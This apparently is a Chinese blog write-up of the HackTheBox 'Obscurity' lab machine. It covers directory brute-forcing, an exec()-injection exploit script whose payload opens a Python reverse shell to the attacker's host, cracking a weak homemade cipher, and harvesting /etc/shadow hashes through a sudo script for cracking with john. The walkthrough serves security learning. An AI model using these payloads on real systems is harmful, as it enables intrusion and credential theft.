HTB-Obscurity writeup

原创

lysecl 于 2020-02-05 12:14:14 发布 2062 收藏

文章标签： 安全 测试工程师

文章目录

前言

这是HTB系列的第二篇，第一篇链接地址：https://blog.csdn.net/weixin_43826280/article/details/103943571

准备

Obscurity靶机地址：10.10.10.168OS:Linux

难度：中等

操作机：Kali

将靶机的ip地址加入到hosts文件中


```
10.10.10.168 obscurity.htb
```

0x1 www-data

nmap扫描

```
# Nmap 7.80 scan initiated Wed Jan 15 14:08:44 2020 as: nmap -sVTC -o scan 10.10.10.168
Nmap scan report for obsecurity.htb (10.10.10.168)
Host is up (0.28s latency).
Not shown: 998 filtered ports
PORT     STATE  SERVICE    VERSION
8080/tcp open   http-proxy BadHTTPServer
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 15 Jan 2020 06:10:46
|     Server: BadHTTPServer
|     Last-Modified: Wed, 15 Jan 2020 06:10:46
|     Content-Length: 4171
|     Content-Type: text/html
|     Connection: Closed
..
|_http-server-header: BadHTTPServer
|_http-title: 0bscura
9000/tcp closed cslistener
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

扫描出8080和9000端口。浏览器访问8080端口



页面提示在某个目录中有SuperSecureServer.py文件，因此需要先爆破出目录。

使用wfuzz扫描目录

```
wfuzz -c -z file,medium.txt -u http://obscurity.htb:8080/FUZZ/SuperSecureServer.py
```

扫出develop目录

```
000000442:   404        6 L      14 W      181 Ch     "descarregues"
000000443:   404        6 L      14 W      184 Ch     "desenvolupament"
000000444:   404        6 L      14 W      176 Ch     "desiree"
000000445:   404        6 L      14 W      178 Ch     "desperate"
000000446:   404        6 L      14 W      172 Ch     "dev"
000000447:   404        6 L      14 W      174 Ch     "devel"
000000448:   200      170 L     498 W     5892 Ch     "develop"
000000449:   404        6 L      14 W      181 Ch     "developement"
000000450:   404        6 L      14 W      179 Ch     "developers"
000000440:   404        6 L      14 W      177 Ch     "descarga"
000000451:   404        6 L      14 W      180 Ch     "development"
000000452:   404        6 L      14 W      175 Ch     "device"
000000453:   404        6 L      14 W      173 Ch     "dial"
000000454:   404        6 L      14 W      174 Ch     "diana"
```


wget下载py文件

```
wget  http://obscurity.htb:8080/develop/SuperSecureServer.py
```

该文件如下：

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
         "304": "NOT MODIFIED",
         "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
         "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png": "image/png", "jpg":"image/jpg",
         "ttf":"application/octet-stream","otf":"application/octet-stream", "woff":"font/woff", "woff2": "font/wo
ff2",
         "js":"application/javascript","gz":"application/zip", "py":"text/plain", "map": "application/octet-strea
m"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
```

```
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header": headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args = (client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())    #解码
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
```

```
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
#            except Exception as e:
#                print(e)
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting, right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
```


```
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```

通过分析发现，程序漏洞点在于serveDoc中的exec函数，该函数未对用户的输入path进行判断就被执行，再结合python format漏洞可导致RCE。

构造exp.py


```
import requests
import urllib
import os

url = 'http://10.10.10.168:8080/'

path='5\''+'\nimport socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.XX.XXX",9999));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"])\na=\''

payload = urllib.parse.quote(path)
print("payload")
print(url+payload)

r= requests.get(url+payload)
print(r.headers)
print(r.text)
```

在本地使用nc监听9999端口，执行脚本后得到反弹shell。



0x2 user flag

进入/home目录，发现只有一个robert用户文件夹，进入robert查看用户文件：



经过分析，BetterSSH目录应该是模拟SSH登录，暂时还用不到。查看其余文件：

check.txt

```
www-data@obscure:/home/robert$ cat check.txt
cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
```

out.txt

```
www-data@obscure:/home/robert$ hd out.txt
hd out.txt
00000000  c2 a6 c3 9a c3 88 c3 aa  c3 9a c3 9e c3 98 c3 9b  |................|
00000010  c3 9d c3 9d c2 89 c3 97  c3 90 c3 8a c3 9f c2 85  |................|
00000020  c3 9e c3 8a c3 9a c3 89  c2 92 c3 a6 c3 9f c3 9d  |................|
00000030  c3 8b c2 88 c3 9a c3 9b  c3 9a c3 aa c2 81 c3 99  |................|
00000040  c3 89 c3 ab c2 8f c3 a9  c3 91 c3 92 c3 9d c3 8d  |................|
00000050  c3 90 c2 85 c3 aa c3 86  c3 a1 c3 99 c3 9e c3 a3  |................|
00000060  c2 96 c3 92 c3 91 c2 88  c3 90 c3 a1 c3 99 c2 a6  |................|
00000070  c3 95 c3 a6 c3 98 c2 9e  c2 8f c3 a3 c3 8a c3 8e  |................|
00000080  c3 8d c2 81 c3 9f c3 9a  c3 aa c3 86 c2 8e c3 9d  |................|
00000090  c3 a1 c3 a4 c3 a8 c2 89  c3 8e c3 8d c3 9a c2 8c  |................|
000000a0  c3 8e c3 ab c2 81 c3 91  c3 93 c3 a4 c3 a1 c3 9b  |................|
000000b0  c3 8c c3 97 c2 89 c2 81  76                       |........v|
000000b9
```

passwordreminder.txt

```
www-data@obscure:/home/robert$ hd passwordreminder.txt
hd passwordreminder.txt
00000000  c2 b4 c3 91 c3 88 c3 8c  c3 89 c3 a0 c3 99 c3 81  |................|
00000010  c3 91 c3 a9 c2 af c2 b7  c2 bf 6b                 |..........k|
0000001b
```

SuperSecureCrypt.py

```python
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with 0bscura\'s encryption algorithm')

parser.add_argument('-i'
```

```
parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
                    type=str,
                    help='Where to output the encrypted/decrypted file',
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)

parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "################################\n"
banner+= "#           BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "################################\n"
banner += "  ############################\n"
banner += "  #        FILE MODE         #\n"
banner += "  ############################"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)
```

该py文件是用来进行加解密的。通过check.txt等文件的语义推测，使用key对check.txt加密得到out.txt，passswordreminder.txt也是加密得到的密文。因此需要先解密出key。

分析加密算法，

```
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted
```

加密原理为：
将字符转换为ascii码后与key相加，再转化为字符。很简单的加密原理。

明文和密文均已知，因此直接对key爆破即可。
爆破脚本如下：

```
import string
with open('check.txt','r',encoding='UTF-8') as f:
    ta = f.read()

key=''
with open('out.txt','r',encoding='UTF-8') as f:
    data = f.read()
    for x in range(len(data)):
        for i in range(255):
            ch = chr((ord(data[x])-i)%255)
            if ch == ta[x]:
                key +=chr(i)
                break
    print(key)
```

运行结果

```
root@kali:obsecurity# py3 crack.py
ale[redacted]hal
root@kali:obsecurity#
```

需要注意，得到的结果是多次重复的key，因此取其原始值即可。

检验key是否正确：

```
www-data@obscure:/home/robert$ python3 SuperSecureCrypt.py -i out.txt -o /tmp/check.txt -k al[redacted] -d
vich -d SuperSecureCrypt.py -i out.txt -o /tmp/check.txt -k al[redacted]
###############################
#         BEGINNING           #
#    SUPER SECURE ENCRYPTOR   #
###############################
  ############################
  #        FILE MODE         #
  ############################
Opening file out.txt...
Decrypting...
Writing to /tmp/check.txt...
www-data@obscure:/home/robert$ cat /tmp/check.txt
cat /tmp/check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
www-data@obscure:/home/robert$ ls
```


解密出原文，故key正确。
尝试使用该key作为robert密码进行ssh登录却失败。

使用该key继续解密passwordreminder.txt文件，又得到一个密码

```
www-data@obscure:/home/robert$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/check -k a[redacted] -d
alexandrovich -dureCrypt.py -i passwordreminder.txt -o /tmp/check -k a
###############################
#         BEGINNING           #
#    SUPER SECURE ENCRYPTOR   #
###############################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to /tmp/check...
www-data@obscure:/home/robert$ cat /tmp/check
cat /tmp/check
SecT[redacted]
```


使用该密码登录SSH，成功，拿到user flag。

```
root@kali:obsecurity# ssh robert@obscurity.htb
robert@obscurity.htb's password:
Permission denied, please try again.
robert@obscurity.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb  4 08:45:43 UTC 2020

  System load:  0.0               Processes:             127
  Usage of /:   45.9% of 9.78GB   Users logged in:       1
  Memory usage: 11%               IP address for ens160: 10.10.10.168
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Feb  4 07:14:54 2020 from 10.10.14.24
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat user.txt
e449[redacted]
robert@obscure:~$
```


0x3 root flag

首先查看robert用户可以使用的sudo命令：

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

/home/robert/BetterSSH/BetterSSH.py文件内容如下：


```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
```

```
        print('Incorrect pass')
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii')) > 0 else print('')
```


该文件主要作用是模拟ssh，通过读取/etc/shadow文件并摘取出其中有效的用户名和密码，之后与用户输入进行比较，一致则认证成功。

然而，漏洞在于，该文件在读取/etc/shadow文件后将其信息短暂地保存在/tmp/SSH/目录下，这样便可以通过脚本获取到密码信息。


使用脚本获取后，查看获取到的用户密码信息



将密码hash部分保存为pwd.txt，使用john爆破



成功得到root密码
切换成root身份



成功拿到root flag。

0x4 总结

这个靶机涉及到的知识很多，如网站目录爆破、密码学等，学到了许多。
另外，最近疫情形式仍然很严峻，希望大家都能平平安安，希望爱的人能够平平安安，开开心心。